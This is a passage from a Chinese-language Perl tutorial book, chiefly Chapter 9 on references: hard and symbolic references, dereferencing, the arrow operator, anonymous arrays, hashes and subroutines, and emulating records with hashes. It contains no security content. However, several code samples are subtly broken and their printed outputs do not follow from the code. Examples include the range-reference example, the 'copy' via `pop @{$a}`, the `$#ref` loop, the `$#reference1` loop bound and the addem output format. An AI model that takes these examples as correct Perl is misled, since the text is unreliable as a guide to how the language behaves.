<CENTER><TITLE>a.pl</TITLE>
</HEAD>
<BODY></CENTER><P><HR>

<H1>
<A NAME="a.pl_simulation_0">
Simulation of Named Characters</A>
</H1>
<P>
<H2>
<A NAME="a.pl_this_0">
This example uses hashes.</A>
</H2>
This example:
<P>
<OL>
<LI>Shows how to set up two named parameters
<P>
<LI>Shows how to set up defaults for arguments
<P>
</OL>

</BODY>
</HTML>
```

可以在 Netscape Navigator 中查看这个 HTML 文档，如图 8.1 所示。




图 8.1 将 POD 转换为 HTML



## 第 9 章 引用

### 9.1 深入分析

本章介绍引用。相对来说，引用是较新的 Perl 类型，它首先在 Perl 5 中引入。引用和 C 语言中的指针很类似。顾名思义，引用是指向数据项，而反引用则访问它所指向的实际数据项。可以认为引用和内存中数据项的地址非常类似，通过使用地址可以直接访问数据项。

通过使用引用，可以在 Perl 中创建复杂的数据结构，正如我们将在第 16 章中所看见的那样。实际上，引用可以在 Perl 中用于许多编程操作，例如创建匿名数组、哈希表或者子程序，以及函数模板（本章将介绍这些内容）。

现代 Perl 代码中经常出现引用，因此，理解引用的工作方式是掌握 Perl 的基础。当希望向子程序传递多个数组或者哈希表，并保持作为数组或者哈希表的独立性时，要使用引用来传递它们（如果没有，则数组或者哈希表中的元素将展开到一个长表中）。通过按引用传递，可以直接访问数组或者哈希表中的数据。当用 Perl 中调用类构造函数的普通方法创建对象时，构造函数通常返回对对象的引用，而不是对象本身，这意味着引用也是使用 Perl 的面向对象编程的基础。

Perl 中有两种类型的引用：直接引用和符号引用。本章首先深入分析这两种引用。

#### 9.1.1 直接引用

从概念上说，你可能认为直接引用保存内存中数据项的地址。迄今为止，我们按名称来引用数据项，而让 Perl 处理访问数据项的细节，但如果可以得到数据项的内存位置，则也可以用那种方法访问它。

开始讨论的最佳方法就是用例子说明，而不是大量抽象的说教，所以让我们来看一个例子。假设有一个变量 `$variable`，可以按名称用变量来处理变量中存储的数据，例如：

```
$variable1 = 5;
```

也可以使用引用来访问变量中的数据。为创建对 `$variable1` 的直接引用，要像这样使用反斜杠运算符：

```
$variable1 = 5;  
$reference = \ $variable1;
```

变量`$reference` 现在保存`$variable1` 的引用（`$reference` 中实际上是`$variable1` 的地址，而变量的数据类型是标量）。这种类型的引用称为直接引用。直接引用作为代码中的标量存储。

可以使用前缀运算符（`$`、`@`、`%`等）来反引用。也就是说，访问所引用的值。在这个例子中，`$reference` 是对标量的引用，所以使用`$`前缀反引用符号来访问标量：

```
$variable1 = 5;
$reference = \ $variable1;
print $$reference;
```

反引用提供了原始的数据值，所以会得到下面的结果：

```
$variable1 = 5;
$reference = \ $variable1;
print $$reference;

5
```

引用本身的内容是什么？在那个例子中，可以在 Perl 解释程序的数据空间中看见`$variable1` 的实际地址和类型，例如：

```
$variable1 = 5;
$reference = \ $variable1;
print $reference;

SCALAR(0x8a57d4)
```

这就是直接引用在 Perl 中的内部存储方式。

---

**提示：**通过前面的例子，我们知道了为什么`$`在 Perl 中称为标量前缀反引用符号，因为用它来反引用对标量的引用。这种方法不仅能处理诸如`$$reference` 这样的表达式，而且可以处理我们所熟悉的表达式，如`$variable1`。变量的实际名称（这个例子中的 `variable1`）由前缀反引用符号进行反引用，而你会得到变量中存储的相应值。

---

如果`$`是标量反引用符号，则我们所知道的其他前缀反引用符号`@`、`%`和`&`是什么？它们也和引用有关，本章将介绍这方面的内容。例如，假设有一个这样的数组：

```
@a = (1, 2, 3);
```

可以像这样得到对数组的直接引用：

```
@a = (1, 2, 3);
$arrayref = \@a;
```

而且，可以使用`@`前缀反引用符号访问被引用的数组：

```
@a = (1, 2, 3);
$arrayref = \@a;
print "@$arrayref";
```

1 2 3

现在，我已经介绍了 Perl 直接引用，下面开始介绍符号引用。

### 9.1.2 符号引用

符号引用并不保存数据项的地址和类型，而是保存数据项的名称（记住，可以用两种方法引用数据：按名称或者按地址）。

---

**提示：**符号引用和直接引用相对，因此自然将符号引用称为软引用（直接引用的原文是 hard reference，直译为“直接引用”，译者注），而且在某种程度上这个名称也是恰当的。然而，Perl 团体并不鼓励使用此名称。

---

我们用例子来说明这个问题。这个例子假设有和前面例子相同的变量：

```
$variable1 = 5;
```

可以将那个变量的名称赋值给另一个变量\$variablename（注意，这里忽略了前缀反引用符号\$，所赋予的名称仅仅是 variable1：

```
$variable1 = 5;
$variablename = "variable1";
```

反引用变量名将那个名称作为变量中数据的引用——符号引用。使用\$标量反引用运算符的过程如下：

```
$variable1 = 5;
$variablename = "variable1";
print "$$variablename\n";
```

5

现在，可以看到符号引用的工作方式了，按名称，而不是按照内存位置（记住，名称并不包含任何前缀反引用符号）。

能否和其他前缀反引用符号一起使用符号引用，例如@？当然可以。例如，可以像这样得到对数组的符号引用：

```
@a = (1, 2, 3);
$arrayref = "a";
```

而且，可以像这样用@前缀反引用符号反引用那个符号引用，以访问数组本身：

```
@a = (1, 2, 3);
$arrayref = "a";
print "@$arrayref";
```

1 2 3

除了诸如\$、&、@和%这样的前缀反引用符号之外，也可以使用箭头运算符->进行反引



用。箭头运算符是非常重要的运算符（它称为中缀反引用运算符）。现在，我们已经大体上了解了直接引用和符号引用，就可以开始研究箭头运算符了，例如，当希望使用数组引用来引用数组中的特定元素时，将使用这个运算符。

### 9.1.3 箭头运算符

除了前缀反引用符号之外，另一个流行的反引用运算符就是箭头运算符。这个运算符专门和引用一起使用，这和用于反引用 Perl 内置数据类型的前缀反引用符号非常类似。

用例子可以更加明确地说明这一点。可以像这样得到对数组的引用：

```
@array = (1, 2, 3);  
$arrayref = \@array;
```

现在，假设希望访问数组中的第 1 个元素。则可以这样达到目的：

```
@array = (1, 2, 3);  
$arrayref = \@array;  
print @$arrayref[0];
```

1

或者，可以用箭头运算符，而不是反引用整个数组来达到相同的目的，例如：

```
@array = (1, 2, 3);  
$arrayref = \@array;  
print @$arrayref[0], "\n";  
print $arrayref->[0];
```

1

1

前面的例子说明了箭头运算符的作用；当被引用的数据项需要更多信息时，可以用它和引用。例如，可以使用这个运算符和数组引用来指定数组中的索引和哈希表引用来指定哈希表中的键，或者和子程序引用一起规定希望传递给子程序的参数列表。通过使用箭头运算符，可以直接处理引用，而没有必要首先反引用，以得到标准数据类型。也可以使用箭头运算符来在 Perl 中建立多维数组。在本章的后面我们将了解有关箭头运算符的更多细节。

箭头运算符提供了直接处理引用，而不需要再次创建正在引用的数组或者哈希表的方法。实际上，Perl 非常擅长直接处理引用，以致于可以创建数组、哈希表甚至子程序，而仅仅存储对结构的引用，而甚至不需要命名作为基础的数组、哈希表或者子程序。因为那些结构没有名称，因此它们是匿名的。

### 9.1.4 匿名数组、哈希表和子程序

Perl 引用的强大功能之一就是可以使用数组、哈希表和子程序的引用，而不是名称来创建那些结构。也就是说，需要存储的是对它们的引用，而不是名称。

这个例子说明了如何创建匿名数组；这个例子中在变量\$arrayref中存储了对数组的引用：

```
$arrayref = [1, 2, 3];
```

注意，这个例子所拥有的仅仅是对新数组的引用，而不是新数组的名称。可以按名称或者按照位置来引用数据项（我们已经了解了如何命名数据项），上面就是对这种想法的合理延伸。另外，可以创建仅由引用来标识的数据项。

可以使用\$arrayref像这样通过反引用\$arrayref来访问数组中的数据：

```
$arrayref = [1, 2, 3];  
print $$arrayref[0];
```

```
1
```

此时，你还不能理解匿名数组和哈希表的意义，但使用这样的匿名数据项是建立更加复杂的数据结构的基础，例如多维数组，而且我们将在本章的后面尝试建立更加复杂的数据结构（在第16章中提供了更多的细节内容）。

深入分析部分到此为止，下面开始介绍使用引用的细节问题。

## 9.2 快速解决方案

### 9.2.1 创建直接引用

我们要从函数ReturnTwoArrays返回两个数组，但尝试这样做时，两个数组合并到一个长长的列表中。该怎么办？此时可以返回对数组的直接引用。

可以用反斜杠\运算符来创建直接引用，而且这样创建的引用就称为直接引用。

---

**提示：**除了直接引用之外，也可以创建符号引用或者甚至从符号表中得到直接引用。参见本章后面的“创建符号引用”和“使用符号表得到引用”节。

---

可以在标量、数组、哈希表、子程序或者简单值上使用反斜杠运算符。例如，可以像这样创建对值的直接引用：

```
$reference = \"Hello!\";
```

可以使用引用这样反引用而访问原始值：

```
$reference = \"Hello!\";  
print $$reference;
```

```
Hello!
```

实际上，这种方法的嵌套深度任意。例如，可以用这种方法创建对引用的引用的引用的引用：

```
$reference4 = \\\\"Hello!";
```

而且，可以像这样反引用结果：

```
print $$$$reference4;  
  
Hello!
```

除了直接值之外，可以用这种方法创建对变量、数组、哈希表、子程序等的引用（注意，因为直接引用是标量，因此将那些引用存储在标量变量中）：

```
$scalarreference = \ $variable1;  
$arrayreference  = \@array;  
$hashreference   = \%hash;  
$codereference   = \&subroutine;  
$globreference   = \*name;
```

---

**提示：**Perl 中还可以使用其他类型的引用。参见本章后面的“使用符号表得到引用”节，以了解如何得到 IO 引用，即 iorefs。这个主题的末尾将介绍无文档说明的 Perl 引用类型，它称为 LVALUE 引用。

---

现在，让我们研究一些例子。

#### 9.2.1.1 对标量的引用

可以像这样创建对标量的引用：

```
$variable1 = 100;  
$scalarreference = \ $variable1;
```

用\$前缀反引用符号来反引用对标量的引用：

```
$variable1 = 100;  
$scalarreference = \ $variable1;  
print "$$scalarreference\n";
```

```
100
```

正如可以使用\$反引用标量一样，可以使用类似@的前缀反引用符号来反引用数组。

#### 9.2.1.2 对数组的引用

可以像这样创建对数组的直接引用（注意，直接引用是标量，所以使用标量变量来存储数组引用）：

```
@array = (1, 2, 3);  
$arrayreference = \@array;
```

现在，可以用@前缀反引用符号访问原始数组：



```
@array = (1, 2, 3);
$arrayreference = \@array;
```

```
print "@$arrayreference\n";
```

```
1 2 3
```

### 9.2.1.3 对哈希表的引用

这个例子创建了对哈希表的引用：

```
%hash = (that => this);
$hashreference = \%hash;
```

然后通过反引用而访问哈希表中的特定值（注意，因为正在引用哈希表中的单个值，而不是整个哈希表，因此在这里使用了\$前缀反引用符号）：

```
%hash = (that => this);
$hashreference = \%hash;
print "$$hashreference{that}\n";
```

```
this
```

### 9.2.1.4 对子程序的引用

可以按照预计的方式来创建对子程序的引用。下面的例子灵巧地定义了子程序：

```
sub subroutine
{
    print "Hello!\n";
}
```

现在，可以这样得到子程序的引用（对子程序的引用也称为代码引用）：

```
$codereference = \&subroutine;
```

而且，可以用&前缀反引用符号调用子程序：

```
&$codereference;
```

```
Hello!
```

下面的例子将子程序的引用传递给另一个子程序：

```
sub printhello
{
    print "Hello!\n";
}

sub printem
{
    &{@_[0]};
}
```

```
printem \&printhello;
```

```
Hello!
```

#### 9.2.1.5 对类型块的引用

可以像其他数据类型那样创建对类型块（`typeglobs`）的引用。如果传递的数据没有明确的数据类型，则这种功能非常有用，如文件句柄（参见第 13 章，可以更多地了解文件处理）。

例如，假设一个子程序需要文件句柄，并打印到与之相关的文件：

```
sub printhello
{
    my $handle = shift;
    print $handle "Hello!\n";
}
```

可以这样创建文件句柄，并传递给子程序：

```
open FILEHANDLE, ">file.tmp" or die "Can't open file.";
```

现在，可以用这种方法调用子程序：

```
printhello(FILEHANDLE);
```

然而，这里正在作为“裸词（bareword）”来传递 `FILEHANDLE`，子程序中的代码使用该名称作为符号引用处理文件。更好的方法是将 `FILEHANDLE` 作为有类型的变量来处理，这样可以创建更加准确的代码。因为 `FILEHANDLE` 是文件句柄，因此没有任何特定的前缀反引用符号，但可以使用它的类型块取代：

```
printhello(*FILEHANDLE);
```

然而，Perl 实际上推荐传递对类型块的引用，而不是实际的类型块，这样仍然可以使用附注 `use strict 'refs'`（参见本章后面的“禁止符号引用”节），而不会出现错误：

```
printhello(\*FILEHANDLE);
```

也可以使用语法 `*FILEHANDLE{IO}` 来传递文件句柄。参见本章后面的“使用符号表得到引用”节。

#### 9.2.1.6 引用和自动生成

实际上，如果假设某个引用存在，而进行了反引用操作，则那个引用将自动生成，下面的例子使用了迄今为止并不存在的引用 `$reference`：

```
$$reference = 5;
print "$$reference\n";
```

在执行了前面的代码之后，引用\$reference就存在了（这个过程在 Perl 中称为自动生成）：

```
print "$reference\n";

SCALAR(0x8a0b14)
```

#### 9.2.1.7 按引用传递

引用的最大用途之一就是向子程序传递数组和哈希表。如果简单的直接传递数组或者哈希表，则它们将一起展开到@\_中。

现在，考虑下面这个使用引用的例子。这个例子将对两个数组的引用传递给子程序，这个子程序将数组中对应的元素相加（假设数组的元素个数相同），并返回产生的数组；向子程序传递引用而不是传递数组本身，就避免将数组展开到无法区分的长列表中：

```
@a = (1, 2, 3);
@b = (4, 5, 6);

sub addem
{
    my ($reference1, $reference2) = @_;
    for ($loop_index = 0; $loop_index <= $#reference1;
        $loop_index++) {
        $result[$loop_index] = @$reference1[$loop_index] +
            @$reference2[$loop_index];
    }
    return @result;
}

@array = addem (\@a, \@b);
print join (' ', @array);

5, 7, 9
```

相关解决方案参见 7.2.20 节“按引用传递”和 7.2.21 节“按引用返回”。

#### 9.2.1.8 对表的引用

迄今为止，我们仅仅讨论了对标准数据项的引用，如标量和数组等，但也可以建立对表的直接引用，表并没有设置数据类型。得到对表引用实际上就是创建引用表；例如，这两行代码完成相同的工作：

```
@reflist = \($s1, $s2, $s3);
@reflist = (\$s1, \$s2, \$s3);
```

诸如\(@array)这样的表达式也同样，它返回对@array 中内容引用的列表，而不是对@array 本身的引用（与类似\(%hash)这样的表达式一样）。

在 Perl 中得到表引用有些无法预测。例如，创建数字表的引用实际上要首先在标量上下文中计算表，将表中的最后一个值作为产生的标量，并返回对那个标量的引用，例如：

```
$ref = \ (2, 4, 6);
```



```
print $$ref;
```

```
6
```

另一方面，产生对用范围运算符创建的表的引用实际上会产生数组引用，而不是标量引用，可以像这样使用数组引用：

```
$ref = \"1 .. 3";
print "@$ref";
```

```
1 2 3
```

当使用对列表的引用时，要三思而后行。

#### 9.2.1.9 其他引用类型

迄今为止我们所看见的引用并不是 Perl 中惟一的引用类型。我们已经引入了一种新类型，IO 引用。参考本章后面的“使用符号表得到引用”节，以了解如何使用 IO 引用，它们称为 iorefs。

另外，完全没有说明文档的引用类型 LVALUE 可以处理左值，它和内存中特定的数据项无关，这段代码说明了这一点：

```
$string = "Hello";
$ref = \substr($a, 0, 1);
print $ref;

LVALUE(0x8a5950)
```

现在，我们已经完全了解了如何创建直接引用，在下一个主题中，我们将开始处理匿名数组，那时我们将使用直接引用。

### 9.2.2 创建匿名数组的引用

我们需要将函数的返回值插入到双引号内的字符串中。是否可以连接返回值和字符串的其余部分？答案是：有一种方法，可以使用匿名数组构成符。

使用一对方括号（匿名数组构成符）可创建无名称数组，也就是匿名数组。

```
$arrayreference = [1, 2, 3];
```

匿名数组构成符返回对匿名数组的引用，下面的代码将引用存储在 \$arrayreference 中。可以通过反引用数组引用而访问数组中的元素：

```
$arrayreference = [1, 2, 3];
print $$arrayreference[0];
```

```
1
```

也可以使用箭头运算符来反引用数组运算符，例如：

```
$arrayreference = [1, 2, 3];
print $arrayreference->[0];
```

```
1
```

参见本章后面的“用箭头运算符反引用”节，以进一步了解箭头运算符。

匿名数组在很多方面都有用。例如，可以使用匿名数组构成符来建立数组的副本，以进行破坏性测试，而不会损害原来的数组。请看下面这段代码，如果从数组中弹出一个值，则这个值就消失了。

```
@a = (1, 2, 3);
$s = pop @a;
print "@a\n";
```

```
1 2
```

但是，如果用匿名数组构成符建立数组副本，则副本会发生变化，而原始数组保持不变：

```
@a = (1, 2, 3);
$s = pop @{$a};
print "@a\n";
```

```
1 2 3
```

匿名数组也为 Perl 程序员提供了一种有用的方法，将子程序调用或者表达式的结果插入到双引号内的字符串中，下面的例子使用 Perl `uc` 函数将字符串修改为大写形式：

```
print "@{[uc(hello)]} there.\n";

HELLO there.
```

Perl 作为块来计算 `@{}`，而块在计算时将创建对匿名数组的引用。那个数组仅仅有 1 个元素：表达式的结果或处于那个位置的函数调用。当反引用数组引用时，该结果将插入到字符串中。

当希望创建表引用时，也可以使用匿名数组构成符。在 Perl 中，直接的表引用会遇到问题，例如，这个表达式实际上返回对标量的引用：

```
$ref = \(qw/Now is the time./);    #wrong!
```

然而，如果使用匿名数组构成符，就不会有任何问题：

```
$ref = [qw/Now is the time./];
print "@$ref";

Now is the time.
```

最后一点：如果希望使用 `$#array` 语法来找匿名数组的长度，应该怎么办？没问题。只需用语法 `$#$ref` 来使用对匿名数组的引用，如下面的例子：

```
$ref = [1, 2, 3];

for ($total = 0, $loop_index = 0; $loop_index <= $#ref + 1;
    $loop_index++) {
    $total += $ref[$loop_index];
}

print "Average value = " . $total / ($#ref + 1);

Average value = 2
```

### 9.2.3 创建匿名哈希表的引用

现在，我们知道可以创建匿名数组。但能否创建匿名哈希表呢？

可以用匿名哈希表构成符（一对花括号）来创建对匿名哈希表的引用，也就是对匿名哈希表的引用。下面的例子创建了对匿名哈希表的引用，并在那个哈希表中存储了两对键/值。

```
$hashref = {
    Name => Tommie,
    ID => 1234,
};
```

现在，可以像任何其他哈希表那样使用匿名哈希表，但要确保首先反引用：

```
print $$hashref{Name};

Tommie
```

也可以使用箭头运算符来反引用哈希表引用，如：

```
$hashreference = {
    Name => Tommie,
    ID => 1234,
};

print $hashreference->{Name};

Tommie
```

参见本章后面的“用箭头运算符反引用”节，以了解更多的信息。

如果希望使用诸如 **each** 这样的函数和匿名数组，应该怎么办？没问题。只需像这样反引用对匿名哈希表的引用：

```
$hashref = {
    fruit => apple,
    sandwich => hamburger,
    drink => bubbly,
};

while (($key, $value) = each(%$hashref)) {
    print "$key => $value\n";
}
```



```

}

drink => bubbly
sandwich => hamburger
fruit => apple

```

#### 9.2.4 创建对匿名子程序的引用

我们现在明白了匿名数组和匿名哈希表，还应该了解其他匿名类型，如匿名子程序。

可以用匿名子程序构成符来创建对无名称子程序的引用，这称为匿名子程序，匿名子程序构成符就是 `sub` 关键字：

```
$codereference = sub {print "Hello!\n"};
```

注意，必须在这里加入分号，而对于普通的子程序定义并不需要分号。为了调用这个子程序，只需反引用，并在表达式的前面加入 `&`：

```

$codereference = sub {print "Hello!\n"};
&$codereference;

Hello!

```

如何向匿名子程序传递参数？只需这样：

```

$codereference = sub {print shift};
&$codereference("Hello!\n");

Hello!

```

如果愿意，可以使用箭头运算符来进行反引用操作，例如：

```

$codereference = sub {print shift};
$codereference->("Hello!\n");

Hello!

```

也可以从匿名子程序返回值，例如：

```

$codereference = sub {100};
$s = &$codereference;
print $s;

100

```

当必须规定由代码的其他部分调用的回调函数时，匿名子程序是非常有用的，例如，通过将匿名子程序连接到 Perl %SIG 哈希表的 `__WARN__` 键而抑制了 Perl 错误报告机制：

```
local $SIG{__WARN__} = sub {};
```

匿名子程序也是 Perl 中闭包和函数模板的基础。参见本章后面的“在 Perl 中创建永久范围闭包”和“从函数模板创建函数”节。

### 9.2.5 用匿名哈希表模仿用户自定义数据类型

我们比较一下 Perl 和 C 语言：在 C 语言中，可以用 C 的 `struct` 语句创建用户自定义数据类型。但在 Perl 中，一般数据类型仅仅包括标量/数组和哈希表，但可以模仿用户自定义数据类型。

可以在 Perl 中用返回匿名哈希表的子程序来模仿用户自定义数据类型。例如，假设希望定义新数据类型 `record`，它有 3 个字段：`value`，其中保存标量；`max`，其中保存 `value` 的最大可能值；`min`，其中保存最小可能值。在 C 语言中，可以创建 `struct` 类型；在 Perl 中，可以创建返回匿名哈希表的子程序：

```
sub record
{
    ($value, $max, $min) = @_;
    if ($value >= $min && $value <= $max){
        return {
            value => $value,
            max => $max,
            min => $min,
        };
    } else {
        return;
    }
}
```

要创建类型 `record` 的变量，只需要调用子程序 `record`，并将返回的匿名哈希表赋予一个标量（这段代码和其他语言中初始化用户自定义变量的方式非常类似）：

```
$myrecord = record(100, 1000, 10);
```

现在，可以按名称来引用这个新记录的字段，例如：

```
$myrecord = record(100, 1000, 10);
print $myrecord->{value};
```

```
100
```

祝贺你！你已经模仿了一种新的复合数据类型。

### 9.2.6 用符号表得到引用

我们需要对文件句柄的引用，但在 Perl 中无法做到这一点，可以使用符号表项，它引用与特定名称相关的所有数据类型。Perl 将通过上下文而知道希望使用文件句柄。但使用类型块可以影响共享相同名称的所有数据项，解决这个问题可以用 `*name{type}` 语法。

Perl 符号表是哈希表，其中存储了包中的所有符号，而这些符号是由诸如 `SCALAR`、`HASH`、`CODE` 这样的键来索引的。因此，如果需要对某个数据项的引用，实际上可以从符

号表中得到它，而不使用反斜杠运算符。

可以用`*name{type}`语法来得到符号表中存储的不同类型的引用，这是 Perl 中的新功能，例如：

```
$scalarreference = *name{SCALAR};
